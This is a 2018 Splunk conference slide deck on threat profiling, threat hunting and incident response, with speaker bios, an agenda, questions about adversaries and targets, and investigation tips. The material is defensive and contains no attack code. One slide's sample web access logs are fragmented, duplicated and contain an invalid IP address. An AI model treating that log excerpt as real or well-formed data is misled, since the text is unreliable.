




splunk>

From Threat Modeling to Automated Response

Identifying the Adversary and Dynamically Moving to Incident Response

Michael Kunz, Sandia National Labs
John Stoner, Splunk

October 2018 | Version 1.0



Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Splunk, Splunk>, Listen to Your Data, The Engine for Machine Data, Splunk Cloud, Splunk Light and SPL are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners. © 2018 Splunk Inc. All rights reserved.

whoami > John Stoner

GCIA, GCIH, GCTI



Principal Security Strategist
@stonerpsu

- ▶ 20+ years kicking around databases, ISPs and cyber
- ▶ 3.5 years at Splunk
- ▶ Creator of SA-Investigator
- ▶ Co-editor and author Hunting with Splunk: The Basic blog series
- ▶ Assist in steering the BOTS ship
- ▶ Enjoys writing workshops on hunting and investigating with Splunk
- ▶ Listening to The Smiths

whoami > Michael Kunz



Sr. Cyber Security SME,
Cyber Analysis Research
and Development Solutions

- ▶ Sandia National Labs
- ▶ Pentester
- ▶ OSCP, OSCE, OSWP
- ▶ Large Scale Virtualization
 - Minimega
- ▶ Amateur Drone Pilot

Agenda

- ▶ Threat Profiling
- ▶ Threat Hunting & Incident Response
- ▶ Building Threat Intelligence
- ▶ Models for Adversary Emulation
- ▶ Adversary Emulation
- ▶ Examples
- ▶ Automation


Threat Profiling

Threat Profiling

- ▶ Who is your adversary?
 - Nation State
 - Hacktivists
 - Employees (internal staff)
 - Partners
 - Crimeware
 - Other



Example of an Advanced Threat




Threat Hunting and Incident Response



Targeting

- ▶ What are you trying to protect?
- ▶ What are common targets for your adversary?
 - Executives?
 - Web Servers?
 - Database Servers?
 - Users?
- ▶ How do we reinforce our defenses against people attacking those targets?
- ▶ Thinking Like The Your Adversary



DOOMSDAY CASTLE

#DOOMSDAYCASTLE

TUESDAYS 10P

NATIONAL GEOGRAPHIC CHANNEL

WHAT

WHO

WHY

How

WHEN

WHERE

“Threat hunters focus their search on adversaries...and who are already within the networks and systems of the threat hunters’ organization”

SANS - The Who, What, Where, When, Why and How of Effective Threat Hunting

Threat Hunting and Incident Response

Threat Hunting




Incident Response



138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-26&product_id=F1-ZX111a/4" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 1,317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADF9 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=updateSession" "Mozilla/5.0 (Windows NT 10.0; Win
 ews NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 kitemid=EST-16&product_id=RP-LI-02" "0-
 10>action=purchase&t
 opping.com/cart.do?acti
 on=remove&itemId=EST-26&
 product_id=F1-ZX111a/4" 468 125.17 14.19
 1,317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changeQuantity&item
 id=EST-18&produ
 ct_id=AU-COM-18 SESSIONID=SD055L9FF1ADFF3" 468 125.17 14.19
 138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-26&product_id=F1-ZX111a/4" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 1,317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADF9 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=updateSession" "Mozilla/5.0 (Windows NT 10.0; Win
 ews NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19
 kitemid=EST-16&product_id=RP-LI-02" "0-
 10>action=purchase&t
 opping.com/cart.do?acti
 on=remove&itemId=EST-26&
 product_id=F1-ZX111a/4" 468 125.17 14.19
 1,317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changeQuantity&item
 id=EST-18&produ
 ct_id=AU-COM-18 SESSIONID=SD055L9FF1ADFF3" 468 125.17 14.19


Incident Response

- ▶ Classic activity that is performed when something "bad" happens
- ▶ Think about it from an investigation perspective
 - Who, what, where, when, why, how?
- ▶ Security Operations deals with this all day
- ▶ Focus on containment and recovery
- ▶ Work with other teams to eradicate
- ▶ Forensics and Reverse Engineering may come into play



NIST SP800-61

What Are We Trying To Accomplish?



Where Do I Start?

- ▶ Collect all your indicators
 - Take an indicator and pull on the string
- ▶ Activities considered to be out of the norm
 - Data Volumes, Directionality, Destinations, Sources, Apps, Time
- ▶ Why are adversary teams going after your targets?
 - Is it the lowest hanging fruit?
 - Path of least resistance?
 - High value?
- ▶ Past performance is not always indicative of future results, but previous security events and incidents may identify trends
 - Did the attackers leave anything to identify them by?
 - Hashes, Domains, Techniques, SSL Certs
 - How did they get in before?
 - Phishing, Zero Day, Insider



“To people outside the security team, hunting looks like lucky guessing, but it’s far from that. Hunting is based on a combination of instinct, experience, and good intelligence.”

